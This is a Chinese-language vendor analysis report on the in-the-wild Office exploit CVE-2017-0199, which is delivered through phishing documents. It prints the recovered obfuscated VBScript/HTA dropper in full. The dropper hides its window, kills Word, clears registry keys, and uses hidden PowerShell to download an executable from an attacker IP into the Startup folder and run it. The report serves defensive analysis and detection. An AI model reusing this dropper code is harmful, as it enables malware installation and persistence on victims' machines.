Office 野外 0-day 漏洞(CVE-2017-0199)

分析报告

概要：

根据我们海外情报收集发现，最近在一些钓鱼邮件的附件中检测到了恶意的 Office 文档，进一步分析指这些恶意文档利用了一个 Office 0-Day 漏洞。该漏洞可影响所有 Windows 操作系统之上的所有 Office 版本，包括在 Windows 10 上运行的最新 Office 2016，危害程度极高。

北京时间 4 月 12 日，微软发布了该漏洞的紧急修复补丁，漏洞编号 CVE-2017-0199。鉴于该漏洞广泛存在于 Office 所有版本，且目前已经用于真实的攻击中，**VenusEye 安全研究团队建议广大 Office 用户尽快更新操作系统，使用微软最新补丁修补该漏洞**。

相关更新链接：https://support.microsoft.com/en-us/help/4014793/title

截止到目前，VenusEye 团队已经获得了多个利用该漏洞的攻击样本，并且样本数量在逐渐增加。

详细技术分析：


经过进一步分析发现，其中有几个样本连接的后台服务器仍然存活，下面以其中一个样

本为例展开分析。


样本 MD5：65a558e9fe907dc5790e8a592364f64e

实验环境：office2013 最新版本

1. 样本运行后，Office 会弹出窗口提示“是否更新此文档”，但是此时漏洞已经触发，并连接到恶意下载服务器下载 http://212.*.*.71/template.doc。



2. 下载的 template.doc 实际是一个伪装成 rtf 文件的 hta 脚本文件。




实际上，在该伪装的 rtf 文件中，包含一段脚本。

template.doc 伪造的RTF文件中包含一段脚本

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00003440	65	38	35	33	61	33	33	62	37	62	61	31	31	63	64	31	e853a33b7ba11cd1
00003450	34	34	35	38	37	35	62	61	31	62	32	33	36	62	31	3C	445875ba1b236b1<
00003460	73	63	72	69	70	74	20	6C	61	6E	67	75	61	67	65	3D	script language=
00003470	22	56	42	53	63	72	69	70	74	22	3E	57	69	6E	64	6F	"VBScript">Windo
00003480	77	2E	52	65	53	69	7A	65	54	6F	20	30	2C	20	30	20	w.ReSizeTo 0, 0
00003490	3A	20	57	69	6E	64	6F	77	2E	6D	6F	76	65	54	6F	20	: Window.moveTo
000034A0	2D	32	30	30	30	2C	2D	32	30	30	30	20	3A	20	53	65	-2000,-2000 : Se
000034B0	74	20	4F	66	66	69	63	65	20	3D	20	43	72	65	61	74	t Office = Creat
000034C0	65	4F	62	6A	65	63	74	28	20	22	57	53	63	72	69	70	eObject("WScrip
000034D0	74	2E	53	68	65	6C	6C	22	20	29	20	3A	20	61	70	70	t.Shell") : app
000034E0	44	61	74	61	20	3D	20	4F	66	66	69	63	65	2E	65	78	Data = Office.ex
000034F0	70	61	6E	64	45	6E	76	69	72	6F	6E	6D	65	6E	74	53	pandEnvironmentS
00003500	74	72	69	6E	67	73	28	22	25	41	50	50	44	41	54	41	trings("%APPDATA
00003510	25	22	29	20	26	20	22	5C	4D	69	63	72	6F	73	6F	66	%") & "\Microsof
00003520	74	5C	57	69	6E	64	6F	77	73	5C	53	74	61	72	74	20	t\Windows\Start
00003530	4D	65	6E	75	5C	50	72	6F	67	72	61	6D	73	5C	53	74	Menu\Programs\St

3. 整个漏洞触发流程可以用如下流程图概括。



4. template.doc 下载成功之后 ,Winword.exe 会调用 Microsoft HTA 应用程序(mshta.exe) 执行 hta 文件。

5. Mshta.exe 通过查找 template.doc 文件中的<script> </ script>标签来执行脚本。脚本内容如下：

```
<script language="VBScript">
Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) :
    appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\Start Menu\Programs\S
    tartup\winword.exe" : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im
    winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New-Object Sys
    "+"tem."+"Net."+"Web"+"Client).Do"+"wnl"+"oadFi"+"le('http://212.[redacted]71/sage50.exe', '%appdata%
    \Microsoft\Windows\Start Menu\Programs\Startup\winword.exe');",0,true : Office.run "Po"+"w"+"erS"+"
    he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem."+"Ne"+"t.We"+"bClie"+"nt).D"+"
    ownl"+"oad"+"F"+"ile('http://212[redacted]71/Transactions.doc', '%temp%\document.doc');",0,false :
    Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+"ove-I"+"tem -Path HKCU:\Software
    \Microsoft\Office\15.0\Word\Resiliency -recurse;Re"+"move"+"-I"+"tem -Path HKCU:\Software\Microsoft
    \Office\16.0\Word\Resiliency -recurse;",0,true : Office.run """ & appData & """,0,false : Office.
    run "cm"+"d."+"e"+"xe "+" '/c start /MAX """ winword /q ""%temp%\document.doc""",0,false : self.
    close
</script>
```

6. 脚本执行后，会执行如下操作：


(1) 将当前窗口移到桌面坐标为-2000，-2000 的地方，让用户看不见该窗口。

(2) 使用 taskkill.exe 终止 winword.exe 进程，以隐藏 word 对用户的提示。

(3) 下载 http://212.xx.xxx.71/sage50.exe 大马保存并执行。


(4) 最后为了避免用户怀疑，脚本还会下载一个正常的 Office 文档，并将其打开。

ACC NUMBER	DATE	INVOICES PAID	AMOUNT



解决方案：

1. 天阗 APT 产品可以对该 0day RTF 文件进行报警。



并可对下载的大马进行报警。

2. 天阗 IDS 已经添加相关事件，可以对 RTF 下载 hta 的过程进行检测，并可对下载的大马后门连接行为进行检测。

3. 天清 NGIPS 也已添加相关事件，可以对 RTF 下载 hta 的过程进行阻断，并可对下载的大马后门连接行为进行阻断。

4. 景云杀毒软件可对 0day RTF 文件进行报警

也可对下载的大马进行报警。


景云杀毒
病毒查杀
实时防护
常用工具
防护日志
信任与隔离
发现 2 个威胁
自定义查杀已完成，耗时 00:06，扫描项目 2 个
暂不处理
立刻处理
风险类型
风险信息
处理建议
下载者木马
VBS.Trojan-DL.AutoRun.Y1.zav
C:\vir\新建文件夹\template.doc_
建议清除
恶意木马
Win32.Trojan.CVE-2017-0199.Y1.zav
C:\vir\新建文件夹\sage50.exe_
建议删除